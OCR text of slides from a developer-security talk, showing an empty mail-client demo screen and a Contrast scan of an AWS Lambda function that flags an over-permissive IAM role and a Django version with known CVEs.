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


Terms
Cookie preferences



ottimo@dev: ~ (ssh)
⌘1
~ (-zsh)
⌘2
ottimo@dev:~$

Demo – Attack Vector: Mail




Inbox | protego.labs@pro
Proton Technologies AG [CH] | mail.protonmail.com/inbox
ProtonMail
Search messages
UPGRADE
SETTINGS
CONTACTS
REPORT BUG
PROTEGO.LABS
COMPOSE
More
Inbox
Drafts
Sent
Starred
Archive
Spam
Trash
All Mail
Folders / Labels
INBOX
No conversations
0 conversations selected
UPGRADE STORAGE
1.01 KB / 500.00 MB
v3.16.3


DEF ZEN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CodeSec Developer Security
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

4ppsec — 4ppsec@TMELAMED-C02DX3Q2ML85 — -zsh — 142×51
]
4ppsec@TMELAMED-C02DX3Q2ML85:~
> contrast lambda --function-name cn-customer-dynamic-via-s3 --profile pycon --region us-east-1
✔ Fetching configuration and policies for Lambda Function "cn-customer-dynamic-via-s3"
✔ Sending Lambda Function scan request to Contrast
🚀 Scan requested successfully
✔ Scan Finished
----- Scan completed 40.83s -----
1
Critical | Least Privilege Violations The Attached Role arn:aws:iam::234681846983:role/cn-customer-dev-DynamicLambdaRole-NQNB9139T25Y has an over permissive policy that may violate the principle of least privilege. For more information on AWS least privilege: https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html#grant-least-privilege
Recommendation: Replace the existing policies with the following
[
{
"PolicyName": "LambdaExecutionPolicy",
"PolicyDocument": {
"Version": "2012-10-17",
"Statement": [
{
"Sid": "1",
"Effect": "Allow",
"Action": [
"logs:CreateLogGroup",
"logs:CreateLogStream",
"logs:PutLogEvents"
],
"Resource": [
"arn:aws:logs:us-east-1:234681846983:log-group:/aws/lambda/*:*:*"
]
},
{
"Sid": "3",
"Effect": "Allow",
"Action": [
"s3:GetObject"
],
"Resource": [
"*"
]
}
]
}
}
]
2
High | Vulnerable dependency Django:2.2.27 has 2 known CVEs
CVE-2022-28346, CVE-2022-28347
Contrast SECURITY

